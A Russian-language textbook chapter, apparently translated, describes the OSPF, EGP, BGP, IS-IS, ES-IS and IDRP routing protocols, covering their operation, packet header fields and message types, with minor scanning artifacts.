Алгоритм SPF

Алгоритм маршрутизации SPF является основой для операций OSPF. Когда на какой-нибудь роутер SPF подается питание, он инициализирует свои структуры данных о протоколе маршрутизации, а затем ожидает индикации от протоколов низшего уровня о том, что его интерфейсы работоспособны.

После получения подтверждения о работоспособности своих интерфейсов роутер использует приветственный протокол (hello protocol) OSPF, чтобы приобрести соседей (neighbor). Соседи — это роутеры с интерфейсами с общей сетью. Описываемый роутер отправляет своим соседям приветственные пакеты и получает от них такие же пакеты. Помимо оказания помощи в приобретении соседей, приветственные пакеты также действуют как подтверждение дееспособности, позволяя другим роутерам узнавать о том, что другие роутеры все еще функционируют.

В сетях с множественным доступом (multi-access networks) (сетях, поддерживающих более одного роутера), протокол Hello выбирает назначенный роутер (designated router) и дублирующий назначенный роутер. Назначенный роутер, помимо других функций, отвечает за генерацию LSA для всей сети с множественным доступом. Назначенные роутеры позволяют уменьшить сетевой трафик и объем топологической базы данных. В случае, если базы данных о состоянии канала двух роутеров являются синхронными, то говорят, что эти роутеры смежные (adjacent). В сетях с множественным доступом назначенные роутеры определяют, какие роутеры должны стать смежными. Топологические базы данных синхронизируются между парами смежных роутеров. Смежности управляют распределением пакетов протокола маршрутизации. Эти пакеты отправляются и принимаются только на смежности.

Каждый роутер периодически отправляет какое-нибудь LSA. LSA также отправляются в том случае, когда изменяется состояние какого-нибудь роутера. LSA включает в себя информацию о смежностях роутера. При сравнении установленных смежностей с состоянием канала быстро обнаруживаются отказавшие роутеры, и топология сети изменяется соответствующим образом. Из топологической базы данных, генерируемых LSA, каждый роутер рассчитывает дерево наикратчайшего пути, корнем которого является он сам. В свою очередь дерево наикратчайшего пути выдает маршрутную таблицу.

Формат пакета

Все пакеты OSPF начинаются с 24-байтового заголовка.

Первое поле в заголовке OSPF — это номер версии OSPF (version number). Номер версии обозначает конкретную используемую реализацию OSPF. За номером версии идет поле типа (type). Существует 5 типов пакета OSPF:

Hello

Отправляется через регулярные интервалы времени для установления и поддержания соседских взаимоотношений.

Database Description

Описание базы данных. Описывает содержимое базы данных; обмен этими пакетами производится при инициализации смежности.

Link-State Request

Запрос о состоянии канала. Запрашивает части топологической базы данных соседа. Обмен этими пакетами производится после того, как какой-нибудь роутер обнаруживает, (путем проверки пакетов описания базы данных), что часть его топологической базы данных устарела.

Link-State Update

Корректировка состояния канала. Отвечает на пакеты запроса о состоянии канала. Эти пакеты также используются для регулярного распределения LSA. В одном пакете могут быть включены несколько LSA.

Link-State Acknowledgement

Подтверждение состояния канала. Подтверждает пакеты корректировки состояния канала. Пакеты корректировки состояния канала должны быть четко подтверждены, что является гарантией надежности процесса лавинной адресации пакетов корректировки состояния канала через какую-нибудь область.

Каждое LSA в пакете корректировки состояния канала содержит тип поля. Существуют 4 типа LSA:

Router links advertisements (RLA)

Объявления о каналах роутера. Описывают собранные данные о состоянии каналов роутера, связывающих его с конкретной областью. Любой роутер отправляет RLA для каждой области, к которой он принадлежит. RLA направляются лавинной адресацией через всю область, но они не отправляются за ее пределы.

Network links advertisements (NLA)

Объявления о сетевых каналах. Отправляются назначенными роутерами. Они описывают все роутеры, которые подключены к сети с множественным доступом, и отправляются лавинной адресацией через область, содержащую данную сеть с множественным доступом.

Summary links advertisements (SLA)

Суммарные объявления о каналах. Суммирует маршруты к пунктам назначения, находящимся вне какой-либо области, но в пределах данной AS. Они генерируются роутерами границы области, и отправляются лавинной адресацией через данную область. В стержневую область посылаются объявления только о внутриобластных роутерах. В других областях рекламируются как внутриобластные, так и межобластные маршруты.

AS external links advertisements

Объявления о внешних каналах AS. Описывают какой-либо маршрут к одному из пунктов назначения, который является внешним для данного AS. Объявления о внешних каналах AS вырабатываются граничными роутерами AS. Этот тип объявлений является единственным типом объявлений, которые продвигаются во всех направлениях данной AS; все другие объявления продвигаются только в пределах конкретных областей.

За полем типа заголовка пакета OSPF идет поле длины пакета (packet length). Это поле обеспечивает длину пакета вместе с заголовком OSPF в байтах.

Поле идентификатора роутера (router ID) идентифицирует источник пакета.

Поле идентификатора области (area ID) идентифицирует область, к которой принадлежит данный пакет. Все пакеты OSPF связаны с одной отдельной областью.

Стандартное поле контрольной суммы IP (checksum) проверяет содержимое всего пакета для выявления потенциальных повреждений, имевших место при транзите.

За полем контрольной суммы идет поле типа удостоверения (authentication type). Примером типа удостоверения является «простой пароль». Все обмены протокола OSPF проводятся с установлением до-

стоверности. Тип удостоверения устанавливается по принципу «отдельный для каждой области».

За полем типа удостоверения идет поле удостоверения (authentication). Это поле длиной 64 бита и содержит информацию удостоверения.

Дополнительные характеристики OSPF

В числе дополнительных характеристик OSRF — равные затраты, многотрактовая маршрутизация (multipath routing) и маршрутизация, базирующаяся на запросах типа услуг высшего уровня (type of service — TOS). Базирующаяся на TOS маршрутизация поддерживает те протоколы высшего уровня, которые могут назначать конкретные типы услуг. Например, какая-нибудь прикладная программа может включить требование о том, что определенная информация является срочной. В случае, если OSPF имеет в своем распоряжении каналы с высоким приоритетом, то они могут быть использованы для транспортировки срочных дейтаграмм.

OSPF обеспечивает один или более показателей. В случае, если используется только один показатель, то он считается произвольным, и TOS не обеспечивается. В случае, если используется более одного показателя, то TOS обеспечивается факультативно путем использования отдельного показателя (и следовательно, отдельной маршрутной таблицы) для каждой из 8 комбинаций, образованной тремя битами IP TOS: битом задержки (delay), производительности (throughput) и надежности (reliability). Например, если биты IP TOS задают небольшую задержку, низкую производительность и высокую надежность, то OSPF вычисляет маршруты во все пункты назначения, базируясь на этом обозначении TOS.

Маски подсети IP включаются в каждый объявленный пункт назначения, что позволяет использовать маски подсети переменной длины (variable-length subnet masks). С помощью масок подсети переменной длины сеть IP может быть разбита на несколько подсетей разной величины. Это обеспечивает администраторам сетей дополнительную гибкость при выборе конфигурации сети.

EGP

Протокол внешних роутеров (Exterior Gateway Protocol-EGP) является протоколом междоменной досягаемости, который применяется в Internet — международной сети, объединяющей университеты, правительственные учреждения, научно-исследовательские организации и частные коммерческие концерны. EGP документально оформлен в Запросах для Комментария (RFC) 904, опубликованных в апреле 1984 г.

Являясь первым протоколом внешних роутеров, который получил широкое признание в Internet, EGP сыграл важную роль. К сожалению,

недостатки EGP стали более очевидными после того, как Internet стала более крупной и совершенной сетью. Из-за этих недостатков EGP в настоящее время не отвечает всем требованиям Internet и заменяется другими протоколами внешних роутеров, такими, как Протокол граничных роутеров (Border Gateway Protocol — BGP) и Протокол междоменной маршрутизации (Inter-Domain Routing Protocol — IDRP).

Основы технологии

EGP первоначально предназначался для передачи информации о досягаемости в стержневые роутеры ARPANET и получения ее от них. Информация передавалась из отдельных узлов источника, находящихся в различных административных доменах, называемых автономными системами (AS), вверх в стержневые роутеры, которые передавали эту информацию через стержневую область до тех пор, пока ее можно было передать вниз к сети пункта назначения, находящейся в пределах другой AS.

Несмотря на то, что EGP является динамическим протоколом маршрутизации, он использует очень простую схему. Он не использует показатели, и следовательно, не может принимать по настоящему интеллектуальных решений о маршрутизации. Корректировки маршрутизации EGP содержат информацию о досягаемости сетей. Другими словами, они указывают, что в определенные сети попадают через определенные роутеры.

EGP имеет три основных функции. Во-первых, роутеры, работающие с EGP, организуют для себя определенный набор соседей. Соседи — это просто другие роутеры, с которыми какой-нибудь роутер хочет коллективно пользоваться информацией о досягаемости сетей; какие-либо указания о географическом соседстве не включаются. Во-вторых, роутеры EGP опрашивают своих соседей для того, чтобы убедиться в их работоспособности. В-третьих, роутеры EGP отправляют сообщения о корректировках, содержащих информацию о досягаемости сетей в пределах своих AS.

Формат пакета

Первым полем в заголовке пакета EGP является поле номера версии EGP (EGP version number). Это поле обозначает текущую версию EGP и проверяется приемными устройствами для определения соответствия между номерами версий отправителя и получателя.

Следующим полем является поле типа (type), которое обозначает тип сообщения.

За полем типа следует поле кода (code). Это поле определяет различие между подтипами сообщений.

Следующее поле — поле состояния (status), которое содержит информацию о состоянии, зависящую от сообщения. В число кодов состоя-

ния входят коды недостатка ресурсов (insufficient resources), неисправных параметров (parameter problem), нарушений протокола (protocol violation), и другие.

За полем состояния идет поле контрольной суммы (checksum). Контрольная сумма используется для обнаружения возможных проблем, которые могли появиться в пакете в результате транспортировки.

За полем контрольной суммы идет поле номера автономной системы (autonomous system number). Оно обозначает AS, к которой принадлежит роутер-отправитель.

Последним полем заголовка пакета EGP является поле номера последовательности (sequence number). Это поле позволяет двум роутерам EGP, которые обмениваются сообщениями, согласовывать запросы с ответами. Когда определен какой-нибудь новый сосед, номер последовательности устанавливается в исходное нулевое значение и инкрементируется на единицу с каждой новой транзакцией запрос-ответ.

За заголовком EGP идут дополнительные поля. Содержимое этих полей различается в зависимости от типа сообщения (определяемого полем типа).

Типы сообщений

За заголовком EGP идут дополнительные поля. Содержимое этих полей различается в зависимости от типа сообщения (определяемого полем типа).

Приобретение соседа

Сообщение «приобретение соседа» включает в себя интервал приветствия (hello interval) и интервал опроса (poll interval). Поле интервала приветствия определяет период интервала проверки работоспособности соседей. Поле интервала опроса определяет частоту корректировки маршрутизации.

Досягаемость соседа

Сообщения о досягаемости соседа не имеют отдельных полей в числе полей, идущих за заголовком EGP. Эти сообщения используют поле кода для указания различия между приветственным сообщением и ответом на приветственное сообщение. Выделение функции оценки досягаемости из функции корректировки маршрутизации уменьшает сетевой трафик, так как изменения о досягаемости сетей обычно появляются чаще, чем изменения параметров маршрутизации. Любой узел EGP заявляет об отказе одного из своих соседей только после того, как от него не был получен определенный процент сообщений о досягаемости.

Опрос

Для того, чтобы обеспечить правильную маршрутизацию между AS, EGP должен знать об относительном местоположении отдаленных хостов. Сообщение опроса позволяет роутерам EGP получать информацию о досягаемости сетей, в которых находятся эти машины. Такие сообщения имеют только одно поле помимо обычного заголовка — поле сети источника IP (source network). Это поле определяет сеть, которая должна использоваться в качестве контрольной точки для запроса.

Корректировка маршрутизации

Сообщения о корректировке маршрутизации дают роутерам EGP возможность указывать местоположение различных сетей в пределах своих AS. В дополнение к обычному заголовку эти сообщения включают несколько дополнительных полей. Поле числа внутренних роутеров (number of interior gateways) указывает на число внутренних роутеров, появляющихся в сообщении. Поле числа внешних роутеров (number of exterior gateways) указывает на число внешних роутеров, появляющихся в сообщении. Поле сети источника IP (IP source network) обеспечивает адрес IP той сети, от которой измерена досягаемость. За этим полем идет последовательность блоков роутеров (gateway blocks). Каждый блок роутеров обеспечивает адрес IP какого-нибудь роутера и перечень сетей, а также расстояний, связанных с достижением этих сетей.

В пределах одного блока роутера EGP перечисляет сети по расстояниям. Например, на расстоянии три может быть четыре сети. Эти сети перечислены по адресам. Следующей группой сетей могут быть сети, находящиеся на расстоянии 4.

EGP не расшифровывает показатели расстояния, содержащиеся в сообщениях о корректировке маршрутов. EGP фактически использует поле расстояния для указания существования какого-либо маршрута; значение расстояния может быть использовано только для сравнения трактов, если эти тракты полностью находятся в пределах одного конкретного AS. По этой причине EGP является скорее протоколом досягаемости, чем протоколом маршрутизации. Это ограничение приводит также к ограничениям в структуре Internet. Характерно, что любая часть EGP сети Internet должна представлять собой структуру дерева, у которого стержневой роутер является корнем, и в пределах которого отсутствуют петли между другими AS. Это ограничение является основным ограничением EGP; оно стало причиной его постепенного вытеснения другими, более совершенными протоколами внешних роутеров.

Сообщения о неисправностях

Сообщения о неисправностях указывают на различные сбойные ситуации. В дополнение к общему заголовку EGP сообщения о неисправностях обеспечивают поле причины (reason), за которым следует заголовок

сообщения о неисправности (message header). В число типичных неисправностей (причин) EGP входят неисправный формат заголовка EGP (bad EGP header format), неисправный формат поля данных EGP (bad EGP data field format), чрезмерная скорость опроса (excessive polling rate) и невозможность достижения информации (unavailability of reachability information). Заголовок сообщения о неисправности состоит из первых трех 32-битовых слов заголовка EGP.

BGP

Протоколы внешних роутеров предназначены для маршрутизации между доменами маршрутизации. В терминологии Internet (международной сети, объединяющей университеты, правительственные учреждения, научно-исследовательские организации и частные коммерческие концерны) доменом маршрутизации называется автономная система (AS). Первым протоколом внешних роутеров, получившим широкое признание в Internet, был протокол EGP. Хотя технология EGP пригодна для сетей, он имеет ряд недостатков, в том числе тот факт, что это скорее протокол досягаемости, а не маршрутизации.

Протокол Граничных роутеров (Border Gateway Protocol — BGP) является попыткой решить самую серьезную проблему EGP. BGP является протоколом маршрутизации между AS, созданным для применения в Internet. В отличие от EGP, BGP предназначен для обнаружения маршрутных петель. BGP можно назвать следующим поколением EGP. И действительно, BGP и другие протоколы маршрутизации между AS постепенно вытесняют EGP из Internet. Версия 3 BGP определена в Запросах для Комментария (RFC) 1163.

Основы технологии

Хотя BGP разработан как протокол маршрутизации между AS, он может использоваться для маршрутизации как в пределах, так и между AS. Два соседа BGP, сообщающихся из различных AS, должны находиться в одной и той же физической сети. Роутеры BGP, находящиеся в пределах одной и той же AS, сообщаются друг с другом, чтобы обеспечить согласующееся представление о данной AS и определить, какой из роутеров BGP данной AS будет служить в качестве точки соединения при передаче сообщений в определенные внешние AS и при их приеме.

Некоторые AS являются просто каналами для прохождения через них сетевого трафика. Другими словами, некоторые AS переносят трафик, источник которого не находится в их пределах и который не предназначен для них. BGP должен взаимодействовать с любыми протоколами маршрутизации внутри AS, которые существуют в пределах этих проходных AS.

Сообщения о корректировках BGP состоят из пар «сетевой номер/тракт AS». Тракт AS содержит последовательность из AS, через которые может быть достигнута указанная сеть. Эти сообщения о корректировке отправляются с помощью механизма транспортировки TCP для обеспечения надежной доставки.

Обмен исходной информацией между двумя роутерами является содержанием всей маршрутной таблицы BGP. С изменением маршрутной таблицы отправляются инкрементные корректировки. В отличие от некоторых других протоколов маршрутизации BGP не требует периодического обновления всей маршрутной таблицы. Вместо этого роутеры BGP хранят новейшую версию маршрутной таблицы каждого равноправного члена. Хотя BGP поддерживает маршрутную таблицу всех возможных трактов к какой-нибудь конкретной сети, в своих сообщениях о корректировке он объявляет только об основных (оптимальных) маршрутах.

Показатель BGP представляет собой произвольное число единиц, характеризующее степень предпочтения какого-нибудь конкретного маршрута. Эти показатели обычно устанавливаются администратором сети с помощью конфигурационных файлов. Степень предпочтения может базироваться на любом числе критериев, включая число AS (тракты с меньшим числом AS как правило лучше), тип канала (стабильность, быстродействие и надежность канала) и другие факторы.

Формат пакета

Пакеты BGP имеют общий 19-байтовый заголовок, состоящий их трех полей.

Поле маркера (marker) имеет длину 16 байтов и содержит величину, которую получатель сообщения может предсказывать. Это поле используется для установки подлинности.

Поле длины (length) содержит полную длину сообщения в байтах.

Поле типа (type) определяет тип сообщения.

Сообщения

RFC 1163 определяет 4 типа сообщений:

- Открывающие сообщения
- Сообщения о корректировке
- Уведомления
- Сообщения keepalive (продолжай действовать)

После того, как соединение протокола транспортного уровня организовано, первым сообщением, отправляемым каждой стороной, являет-

ся открывающее сообщение. В случае, если открывающее сообщение приемлемо для получателя, то отправителю отсылается сообщение keepalive, подтверждающее получение открывающего сообщения. После успешного подтверждения принятия открывающего сообщения может быть произведен обмен корректировками, сообщениями keepalive и уведомлениями.

Открывающие сообщения

В дополнение к обычному заголовку пакета BGP в открывающих сообщениях выделяют несколько полей. Поле версии (version) обеспечивает номер версии BGP и дает возможность получателю проверять, совпадает ли его версия с версией отправителя. Поле автономной системы (autonomous system) обеспечивает номер AS отправителя. Поле времени удерживания (hold time) указывает максимальное число секунд, которые могут пройти без получения какого-либо сообщения от передающего устройства, прежде чем считать его отказавшим. Поле кода удостоверения (authentication code) указывает на используемый код удостоверения (если он имеется). Поле данных удостоверения (autentication data) содержит фактические данные удостоверения (при их наличии).

Сообщения о корректировке

Сообщения о корректировках BGP обеспечивают корректировки маршрутизации для других систем BGP. Информация этих сообщений используется для построения графика, описывающего взаимоотношения между различными AS. В дополнение к обычному заголовку BGP сообщения о корректировках имеют несколько дополнительных полей. Эти поля обеспечивают маршрутную информацию путем перечисления атрибутов трактов, соответствующих каждой сети. В настоящее время BGP определяет 5 атрибутов: Origin Источник. Может иметь одно из трех значений: ЮР, EGP и incomplete (незавершенный). Атрибут ЮР означает, что данная сеть является частью данной AS. Атрибут EGP означает, что первоначальные сведения о данной информации получены от протокола EGP. Реализации BGP склонны отдавать предпочтение маршрутам ЮР перед маршрутами EGP, так как маршрут EGP отказывает при наличии маршрутных петель. Атрибут incomplete используется для указания того, что о данной сети известно через какие-то другие средства. AS path Путь AS. Обеспечивает фактический перечень AS на пути к пункту назначения. Next hop Следующая пересылка. Обеспечивает адрес IP роутера, который должен быть использован в качестве следующей пересылки к сетям, перечисленным в сообщении о корректировке. Unreachable Недосягаемый. Указывает (при его наличии), что какой-нибудь маршрут больше не является досягаемым. Inter-AS metric Показатель сообщения между AS. Обеспечивает для какого-нибудь роутера BGP возможность рекламировать свои затраты на маршруты к пунктам назначения, находящимся в пределах его AS. Эта информация может быть использована роутерами, кото-

рые являются внешними по отношению к AS рекламодателя, для выбора оптимального маршрута к конкретному пункту назначения, находящемуся в пределах данной AS.

Сообщения keepalive (продолжай действовать)

Сообщения keepalive не содержат каких-либо дополнительных полей помимо тех, которые содержатся в заголовке BGP. Эти сообщения отправляются довольно часто для того, чтобы препятствовать истечению периода времени удерживания таймера.

Уведомления

Уведомления отправляются в том случае, если была обнаружена сбойная ситуация, и один роутер хочет сообщить другому, почему он закрывает соединение между ними. Помимо обычного заголовка BGP уведомления содержат поле кода ошибки (error code), поле подкода ошибки (error subcode) и данные ошибки (error data). Поле кода ошибки указывает тип ошибки, который может быть одним из перечисленных ниже:

- Message header error

Ошибка в заголовке сообщения. Указывает на проблему в заголовке сообщения, такую, как неприемлемая длина сообщения, неприемлемое значение поля маркера или неприемлемый тип сообщения.

- Open message error

Ошибка в открывающем сообщении. Указывает на наличие проблемы в открывающем сообщении, такой, как необеспечиваемый номер версии, неприемлемый номер AS или адрес IP и необеспечиваемый код удостоверения.

- Update message error

Ошибка в сообщении о корректировке. Указывает на наличие проблемы в сообщении о корректировке. Примерами таких проблем могут быть неправильно сформированный перечень атрибутов, ошибка в перечне атрибутов и недействительный атрибут следующей пересылки.

- Hold time expired

Время удерживания истекло. Указывает на истечение периода времени удерживания, после чего узел BGP будет объявлен недействующим.

Маршрутизация OSI

При содействии Международной Организации по Стандартизации (ISO) уже разработаны или разрабатываются в настоящее время несколько протоколов маршрутизации. ISO ссылается на Протокол Обмена Внутридоменной Маршрутизации Промежуточных Систем (Intermediate

System to Intermediate System Intra-Domain Routing Exchange Protocol (IS-IS)) как на ISO 10589. Двигательной силой стандартизации ISO документа IS-IS был комитет X.3S3.3 Американского Национального Института Стандартов (ANSI), занимающийся сетевым и транспортным уровнями. В числе других протоколов ISO, связанных с маршрутизацией, протоколы ISO 9542 (End System to Intermediate System, или ES-IS — Конечная система-Промежуточная Система) и ISO 10747 (IS-IS Inter-Domain Routing Protocol, или IDRP — Протокол междоменной маршрутизации промежуточных систем). Об этих протоколах будет вкратце упомянуто, однако основное внимание уделено внутридоменной версии IS-IS.

IS-IS базируется на работе, которая была впервые выполнена Digital Equipment Corporation при разработке Phase V DECnet. Хотя IS-IS предназначался для маршрутизации в сетях протокола CLNP ISO, со временем была разработана одна из его версий для поддержки как сетей CLNP, так и сетей IP. На эту версию IS-IS обычно ссылаются как на Integrated IS-IS (интегрированный); ее также называют Dual IS-IS (двойственный).

Терминология

Объединенные сети OSI используют уникальную терминологию. Термин «конечная система» (end system — ES) относится к любому узлу сети, который не занимается маршрутизацией; термин «промежуточная система» (intermediate system-IS) относится к роутеру. На этих терминах базируются протоколы OSI ES-IS (который позволяет ES и IS находить друг друга) и IS-IS (который обеспечивает маршрутизацию между IS). Ниже дается определение некоторых других важных терминов объединенных сетей OSI:

Area

Область. Группа смежных сетей и подключенных к ним хостов, которые определяются как область администратором сети или другим аналогичным лицом.

Domain

Домен. Набор соединенных областей. Домены маршрутизации обеспечивают полную связность со всеми конечными системами, находящимися в их пределах.

Level 1 routing

Маршрутизация в пределах области Уровня 1.

Level 2 routing

Маршрутизация между областями Уровня 1.

С чисто технологической точки зрения IS-IS почти аналогичен протоколу маршрутизации OSPF. Оба протокола являются протоколами с указанием состояния канала. Оба они обеспечивают различные характе-

ристики, которые не обеспечивает RIP, в том числе иерархии маршрутизации (routing hierachies), дробление путей (path splitting), обеспечение типа услуги (type-of-service — TOS), удостоверение (authentication), поддержка нескольких протоколов сетевого уровня и поддержка (совместно с протоколом Integrated IS-IS) масок подсети переменной длины.

ES-IS

ES-IS в большей мере является протоколом обнаружения, чем протоколом маршрутизации. Через ES-IS системы ES и IS узнают друг о друге. Этот процесс известен как конфигурация (configuration). Так как конфигурация должна иметь место прежде, чем может начаться маршрутизация между ES, протокол ES-IS рассматривается в первую очередь.

ES-IS различает три разных типа подсетей:

Point-to-point subnetworks

Двухточечные подсети. Обеспечивают непосредственное соединение между двумя системами. Большинство последовательных каналов глобальной сети являются двухточечными сетями.

Broadcast subnetworks

Широковещательные подсети. Направляют отдельное физическое сообщение во все узлы данной подсети. Примерами широковещательных подсетей являются Ethernet и IEEE 802.3.

General-topology subnetworks

Подсети с общей топологией. Поддерживают произвольное число систем. Однако в отличие от широковещательных подсетей, величина затрат на передачу по какому-нибудь маршруту п непосредственно связана с размерами данной подсети в подсети с общей топологией. Примером подсети с общей топологией является X.25.

Информация конфигурации передается через определенные интервалы времени с помощью сообщений двух типов. Приветственные сообщения ES (Es hello messages — ESHs) генерируются ES и отправляются в каждую IS данной подсети. Приветственные сообщения IS (IS hello messages — ISH) генерируются IS и отправляются всем ES данной подсети. Эти приветственные сообщения в основном предназначены для переноса адресов подсетей и адресов сетевого уровня тех систем, которые генерируют их.

При возможности ES-IS пытается отправить информацию конфигурации одновременно в несколько систем. В широковещательных подсетях приветственные сообщения ES-1S отправляются во все IS с помощью специальной многопунктовой адресации. IS отправляют приветственные сообщения по специальному адресу многопунктовой адресации, определенного для всех конечных систем. При работе в подсети с об-

щей топологией ES-IS обычно не передает информацию конфигурации из-за больших затрат на передачи многопунктовой адресации.

ES-IS переносит как адреса сетевого уровня, так и адреса подсетей. Адреса сетевого уровня OSI идентифицируют либо точку доступа к услугам сети (NSAP), которая представляет собой интерфейс между Уровнями 3 и 4, либо титул объекта сети (NET), который является объектом сетевого уровня в OSI IS. Адреса подсетей OSI (иногда называемые адресами точки подключения подсети — subnetwork point ofattachment — SNPA) являются точками, в которых ES или IS физически подключена к какой-нибудь подсети. Адрес SNPA уникальным образом идентифицирует каждую систему, подключенную к данной подсети. В сети Ethernet, например, SNPA является 48-битовым адресом управления доступом к носителю (MAC). Часть информации конфигурации, которую передает ES-IS, представляет собой отображение соответствия между NSAP и SNPA или между NET и SNPA.

IS-IS

IS-IS является протоколом маршрутизации с указанием состояния канала. В этом роли он передает по сети лавинной адресацией информацию о состоянии канала для построения полной, последовательной картины топологии сети.

Иерархия маршрутизации

Для упрощения схемы и работы роутера IS-IS различает IS уровней 1 и 2. IS уровня 1 могут сообщаться с другими IS уровня 1, находящимися в той же области. IS уровня 2 могут сообщаться с IS других областей. то есть IS уровня 1 формируют области уровня 1; IS уровня 2 осуществляют маршрутизацию между областями уровня 1.

IS уровня 2 формируют стержень внутридоменной маршрутизации. Другими словами, IS уровня 2 могут попасть в другие IS уровня 2 путем пересечения только IS уровня 2. Наличие такого стержня упрощает схему, так как в этом случае IS уровня 1 нужно уметь только попадать в ближайший IS уровня 2. Протокол стержневой маршрутизации может также вносить изменения, не оказывая влияния на протокол внутриобластной маршрутизации.

Сообщение между ES

Маршрутизация OSI выполняется следующим образом. Каждая ES принадлежит конкретной области. ES обнаруживают ближайшую IS путем прослушивания пакетов ISH. В случае, если какая-нибудь ES захочет отправить пакет в другую ES, она направляет пакет в одну из IS сети, к которой она непосредственно подключена. Роутер просматривает адрес пункта назначения и продвигает пакет по наилучшему маршруту. В случае, если ES пункта назначения находится в той же подсети, то местная IS

узнает об этом в результате прослушивания ESH и соответствующим образом продвинет пакет. В этом случае IS может также обеспечить отправку сообщения о переадресации (redirect — RD) в источник пакета, чтобы сообщить о доступности более прямого пути. В случае, если адресом пункта назначения является какая-нибудь ES другой подсети той же области, то IS узнает о точном маршруте и соответствующим образом продвинет пакет. В случае, если адресом пункта назначения является какая-нибудь ES другой области, то IS уровня 1 отправляет этот пакет в в ближайшую IS уровня 2. Продвижение пакета через IS уровня 2 продолжается до тех пор, пока он не достигнет IS уровня 2 в области пункта назначения. В пределах области пункта назначения IS продвигают пакет по наилучшему маршруту, пока не будет достигнута ES пункта назначения.

Каждая IS генерирует корректировку, определяющую ES и IS, с которыми она соединена, а также связанные с ней показатели. Эта корректировка отправляется во все соседние IS, которые продвигают ее своим соседям, и т.д. (лавинная адресация). Номера последовательностей прекращают лавинную адресацию и отличают старые корректировки от новых. Так как каждая IS получает корректировки о состоянии канала от всех других IS, то каждая IS может построить полную базу данных всей топологии сети. При изменении топологии отправляются новые корректировки.

Показатели (метрики)

IS-IS использует один обязательный, устанавливаемый по умолчанию показатель с максимальным значением пути 1024. Этот показатель является произвольным и обычно назначается администратором сети. Любой отдельный канал может иметь максимальное значение 64. Длина путей вычисляется путем суммирования значений каналов. Максимальные значения каналов установлены на этих уровнях для обеспечения степени детализации, чтобы поддерживать различные типы каналов, одновременно обеспечивая достаточную эффективность алгоритма поиска наикратчайшего пути, используемого для расчета маршрута.

IS-IS также определяет три дополнительных показателя (затраты) в качестве опций для тех администраторов, которые испытывают в них необходимость. Затраты задержки (delay) отражают величину задержки в канале. Затраты на издержки (expense) отражают коммуникационные затраты, связанные с использованием данного канала. Затраты на ошибки (error) отражают коэффициент ошибок данного канала.

IS-IS обеспечивает соответствие этих четырех показателей опции качества обслуживания (quality-of-service — QOS) в заголовке пакета CLNP. Пользуясь этим соответствием, IS-IS может вычислять маршруты через объединенную сеть.

Формат пакета

IS-IS использует три базовых формата пакета:

- IS-IS hello packets — приветственные пакеты IS-IS
- Link state packets (LSPs) — пакеты состояния канала
- Sequence numbers packets (SNPs) — пакеты номеров последовательностей

Каждый из этих трех пакетов IS-IS имеет сложный формат с тремя различными логическими частями. Первой частью является 8-байтовый фиксированный заголовок, общий для всех трех типов пакетов. Второй частью является специфичная для данного типа пакета часть с фиксированным форматом. Третья логическая часть также является специфичной для типа пакета, но имеет переменную длину.

Каждый из трех типов пакета имеет общий заголовок.

Первым полем в общем заголовке IS-IS является идентификатор протокола (protocol identifier), который идентифицирует протокол IS-IS. Это поле содержит константу (131).

Следующим полем общего заголовка является поле длины заголовка (header length). Это поле содержит фиксированную длину заголовка. Эта длина всегда равняется 8 байтам, но она включена таким образом, чтобы пакеты IS-IS незначительно отличались от пакетов CLNP.

За полем длины следует поле версии (version), которое равняется единице в текущей спецификации IS-IS.

За полем версии идет поле длины ID, которое определяет размеры части ID (идентификатора) NSAP, если его значение лежит в пределах от 1 до 8 (включительно). В случае, если поле содержит нуль, то часть ID равняется 6 байтам. В случае, если поле содержит 255 (одни единицы), то часть ID равна 0 байтов.

Следующим полем является поле типа пакета (packet type), которое определяет тип пакета IS-IS (hello, LSP или SNP).

За полем типа пакета повторно следует поле версии.

За вторым полем версии идет поле резерва (reserved), которое равно нулю и которое игнорируется получателем.

Последним полем общего заголовка является поле максимума адресов области. Это поле определяет число адресов, разрешенных для этой области.

За общим заголовком идет дополнительная фиксированная часть, разная для каждого типа пакета, за которой следует переменная часть.

Интегрированный IS-IS

Интегрированный IS-IS является одной из версий IS-IS, которая использует один алгоритм маршрутизации для поддержки нескольких протоколов сетевого уровня, а не только одного протокола CLNP. Интегрированный IS-IS иногда называют Двойственным IS-IS (Dual IS-IS), по имени одной из версий, предназначенных для сетей IP и CLNP.

Пакеты IS-IS дополнены несколькими полями, что позволяет IS-IS поддерживать дополнительные сетевые уровни. Эти поля сообщают роутерам следующую информацию:

- Досягаемость сетевых адресов из других комплектов протоколов
- Какие протоколы поддерживаются и какими роутерами
- Другую информацию, необходимую для какого-нибудь конкретного комплекта протоколов

Интегрированный IS-IS представляет один из двух способов поддержки в роутере нескольких протоколов сетевого уровня; другим способом является применение метода «корабли ночью» (ships in the night). Этот метод пропагандирует использование совершенно отдельного и отличного от других протокола маршрутизации для каждого сетевого протокола сети так, чтобы несколько протоколов маршрутизации фактически существовали независимо друг от друга (с разными типами маршрутной информации, проходящей подобно кораблям ночью). Возможность направлять по определенным маршрутам несколько протоколов сетевого уровня с помощью таблиц, рассчитанных одним протоколом маршрутизации, экономит ресурсы роутеров.

Протокол междоменной маршрутизации (IDRP)

IDRP является протоколом OSI, предназначенным для перемещения информации между доменами маршрутизации. Он предназначен для бесшовной работы с CLNP, ES-IS и IS-IS. IDRP базируется на Протоколе граничных роутеров (BGP), который является протоколом междоменной маршрутизации, впервые появившемся в сообществе IP.

IDRP вводит несколько новых терминов, в том числе следующие:

Border intermediate system (BIS)

Граничная промежуточная система. Это IS, участвующая в междоменной маршрутизации. Для этого она использует IDRP.

Routing domain (RD)

Домен маршрутизации. Это группа ES и IS, работающих согласно общим административным правилам, включающим коллективное пользование общим маршрутным планом.

Routing domain identifier (RDI)

Идентификатор домена маршрутизации. Уникальный идентификатор домена маршрутизации (RD).

Routing information base (RIB)

Информационная база маршрутизации. Это база данных маршрутизации, используемая IDRP. Каждая BIS строит свою RIB из информации, полученной от систем данного RD и из других BIS. Любая RIB содержит набор маршрутов, выбранных для использования какой-нибудь конкретной BIS.

Confederation

Конфедерация. Это группа доменов маршрутизации (RD). RD, не принадлежащие к данной конфедерации, воспринимают ее как один RD. Топология конфедерации невидима для RD, не принадлежащих к ней. Конфедерации помогают сократить сетевой трафик, выступая в объединенной сети в качестве непреодолимой преграды; они могут быть вложены одна в другую.

